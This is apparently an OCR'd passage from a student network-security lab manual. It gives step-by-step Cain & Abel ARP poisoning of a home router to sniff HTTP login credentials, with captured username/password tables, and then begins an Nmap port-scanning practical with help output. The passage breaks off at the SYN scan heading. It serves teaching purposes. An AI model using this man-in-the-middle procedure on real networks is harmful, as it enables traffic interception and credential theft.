Activate Windows
7:29 AM
3/11/2019


IP address	MAC address	OUI fingerprint	Host name	B...	B...	B8	Gr	M0	M1	M3
192.168.1.1	001A9ADEAD05	Skyworth Digital technology...								

(7)Select "APR"from bottom.


File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
Hosts APR Routing Passwords VoIP
Lost packets: 0%
Activate Windows
7:31 AM
3/11/2019


IP address	MAC address	OUI fingerprint	Host name	B...	B...	B8	Gr	M0	M1	M3
192.168.1.1	001A9ADEAD05	Skyworth Digital technology...								

(8) Click on “+” icon at the top.



Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
Idle	192.168.1.1	001A9ADEAD05			64DB439386F7	192.168.1.19


(9) Click on start/stop ARP icon on top.



Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
Poisoning	192.168.1.1	001A9ADEAD05	0	0	64DB439386F7	192.168.1.19

Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
Half-routing	192.168.1.19	64DB439386F7	8	0	001A9ADEAD05	172.217.166.66
Half-routing	192.168.1.19	64DB439386F7	36	0	001A9ADEAD05	216.58.199.129
Half-routing	192.168.1.19	64DB439386F7	1	0	001A9ADEAD05	216.58.203.164
Half-routing	192.168.1.19	64DB439386F7	2	0	001A9ADEAD05	216.58.203.134
Half-routing	192.168.1.19	64DB439386F7	27	0	001A9ADEAD05	216.58.199.170
Half-routing	192.168.1.19	64DB439386F7	2	0	001A9ADEAD05	172.217.166.162
Half-routing	192.168.1.19	64DB439386F7	37	0	001A9ADEAD05	172.217.167.162
Half-routing	192.168.1.19	64DB439386F7	19	0	001A9ADEAD05	216.58.199.131
Half-routing	192.168.1.19	64DB439386F7	9	0	001A9ADEAD05	172.217.167.170
Half-routing	192.168.1.19	64DB439386F7	1	0	001A9ADEAD05	172.217.166.46
Half-routing	192.168.1.19	64DB439386F7	3	0	001A9ADEAD05	31.13.79.54
Half-routing	192.168.1.19	64DB439386F7	6	0	001A9ADEAD05	202.88.184.34
Half-routing	192.168.1.19	64DB439386F7	1	0	001A9ADEAD05	216.58.199.142
Half-routing	192.168.1.19	64DB439386F7	9	0	001A9ADEAD05	216.58.203.142
Half-routing	192.168.1.19	64DB439386F7	2	0	001A9ADEAD05	72.30.3.62
Half-routing	192.168.1.19	64DB439386F7	6	0	001A9ADEAD05	31.13.79.18
Half-routing	192.168.1.19	64DB439386F7	2	0	001A9ADEAD05	3.91.108.107
Half-routing	192.168.1.19	64DB439386F7	2	0	001A9ADEAD05	216.229.248.26
Half-routing	192.168.1.19	64DB439386F7	2	0	001A9ADEAD05	46.101.133.67
Half-routing	192.168.1.19	64DB439386F7	4	0	001A9ADEAD05	49.40.10.97

(10) Poisoning the source.



File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
APR
APR-Cert (26)
APR-DNS
APR-SSH-1 (0)
APR-HTTPS (70)
APR-ProxyHTTPS (0)
APR-RDP (0)
APR-FTPS (0)
APR-POP3S (0)
APR-IMAPS (0)
APR-LDAPS (0)
APR-SIPS (0)
Configuration / Routed Packets
Hosts APR Routing Passwords VoIP
Activate Windows
Go to PC settings to activate Windows.
7:40 AM
3/11/2019

Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
Poisoning	192.168.1.1	001A9ADEAD05	0	0	64DB439386F7	192.168.1.19

Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
Half-routing	192.168.1.19	64DB439386F7	8	0	001A9ADEAD05	172.217.166.66
Half-routing	192.168.1.19	64DB439386F7	48	0	001A9ADEAD05	216.58.199.129
Half-routing	192.168.1.19	64DB439386F7	1	0	001A9ADEAD05	216.58.203.164
Half-routing	192.168.1.19	64DB439386F7	2	0	001A9ADEAD05	216.58.203.134
Half-routing	192.168.1.19	64DB439386F7	36	0	001A9ADEAD05	216.58.199.170
Half-routing	192.168.1.19	64DB439386F7	2	0	001A9ADEAD05	172.217.166.162
Half-routing	192.168.1.19	64DB439386F7	49	0	001A9ADEAD05	172.217.167.162
Half-routing	192.168.1.19	64DB439386F7	22	0	001A9ADEAD05	216.58.199.131
Half-routing	192.168.1.19	64DB439386F7	12	0	001A9ADEAD05	172.217.167.170
Half-routing	192.168.1.19	64DB439386F7	1	0	001A9ADEAD05	172.217.166.46
Half-routing	192.168.1.19	64DB439386F7	3	0	001A9ADEAD05	31.13.79.54
Half-routing	192.168.1.19	64DB439386F7	6	0	001A9ADEAD05	202.88.184.34
Half-routing	192.168.1.19	64DB439386F7	12	0	001A9ADEAD05	216.58.199.142
Half-routing	192.168.1.19	64DB439386F7	10	0	001A9ADEAD05	216.58.203.142
Half-routing	192.168.1.19	64DB439386F7	2	0	001A9ADEAD05	72.30.3.62
Half-routing	192.168.1.19	64DB439386F7	6	0	001A9ADEAD05	31.13.79.18
Half-routing	192.168.1.19	64DB439386F7	2	0	001A9ADEAD05	3.91.108.107
Half-routing	192.168.1.19	64DB439386F7	4	0	001A9ADEAD05	216.229.248.26
Half-routing	192.168.1.19	64DB439386F7	4	0	001A9ADEAD05	46.101.133.67
Half-routing	192.168.1.19	64DB439386F7	4	0	001A9ADEAD05	49.40.10.97
Half-routing	192.168.1.19	64DB439386F7	2	0	001A9ADEAD05	34.236.98.251
Half-routing	192.168.1.19	64DB439386F7	2	0	001A9ADEAD05	184.73.216.194

Lost packets: 0%

(11) Go to any website on source ip address.




UserName:
Input Your Username

Password:
Input Your Password

©2001-2017 Skyworth. All rights reserved.

(12)Enter any username and password and click on login.



Residential Gateway Login
Not secure | 192.168.1.1
Skyworth
Login
Activate Windows
Go to PC settings to activate Windows.

UserName:
admin1224

Password:
••••••••

©2001-2017 Skyworth. All rights reserved.

(13)After that click on passwords>HTTP.you will be able to see the username and password which you have entered.




Timestamp	HTTP server	Client	Username	Password	URL	UserField	PassField	AuthType	Domain	LM Hash
10/03/2019 - 19:45:23	192.168.1.1	192.168.1.26	ADMIN	PASSWORD	http://192.168.1.1/	username=	password=	Basic (FORM-P...		
10/03/2019 - 19:49:23	192.168.1.1	192.168.1.26	admin	password2010	http://192.168.1.1/login.asp	username=	password=	Basic (FORM-P...		
10/03/2019 - 20:33:09	192.168.1.1	192.168.1.26	username	password	http://192.168.1.1/login.asp	username=	password=	Basic (FORM-P...		
11/03/2019 - 07:25:05	5.62.33.225	192.168.1.26	Avast-Window...	0	v7.stats.avast.com	NAME=	ap=	Basic (FORM-P...		
11/03/2019 - 07:45:09	192.168.1.1	192.168.1.26	admin1224	password	http://192.168.1.1/	username=	password=	Basic (FORM-P...		

Practical 4

Aim:- Using Nmap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS.

Note:- Install Nmap for windows and install it. After that open cmd and type “nmap” to check if it is installed properly. Now type the below commands.

- Nmap



Target:


Profile:

Command: Nmap

Nmap

```
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-19 20:16 India Standard Time
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.08 seconds
```


Working of nmap



Command: nmap -help

```
nmap --help
  --proxies <url1,[url2],...>: Relay connections through HTTP/SOCKS4 proxies
  --data <hex string>: Append a custom payload to sent packets
  --data-string <string>: Append a custom ASCII string to sent packets
  --data-length <num>: Append random data to sent packets
  --ip-options <options>: Send packets with specified ip options
  --ttl <val>: Set IP time-to-live field
  --spoof-mac <mac address/prefix/vendor name>: Spoof your MAC address
  --badsum: Send packets with a bogus TCP/UDP/SCTP checksum
OUTPUT:
  -oN/-oX/-oS/-oG <file>: Output scan in normal, XML, s|<rIpt kIddi3,
     and Grepable format, respectively, to the given filename.
  -oA <basename>: Output in the three major formats at once
  -v: Increase verbosity level (use -vv or more for greater effect)
  -d: Increase debugging level (use -dd or more for greater effect)
  --reason: Display the reason a port is in a particular state
  --open: Only show open (or possibly open) ports
  --packet-trace: Show all packets sent and received
  --iflist: Print host interfaces and routes (for debugging)
  --append-output: Append to rather than clobber specified output files
  --resume <filename>: Resume an aborted scan
  --noninteractive: Disable runtime interactions via keyboard
  --stylesheet <path/URL>: XSL stylesheet to transform XML output to HTML
  --webxml: Reference stylesheet from Nmap.Org for more portable XML
  --no-stylesheet: Prevent associating of XSL stylesheet w/XML output
MISC:
  -6: Enable IPv6 scanning
  -A: Enable OS detection, version detection, script scanning, and traceroute
  --datadir <dirname>: Specify custom Nmap data file location
  --send-eth/--send-ip: Send using raw ethernet frames or IP packets
  --privileged: Assume that the user is fully privileged
  --unprivileged: Assume the user lacks raw socket privileges
  -V: Print version number
  -h: Print this help summary page.
EXAMPLES:
  nmap -v -A scanme.nmap.org
  nmap -v -sn 192.168.0.0/16 10.0.0.0/8
  nmap -v -iR 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
```

Syn scan

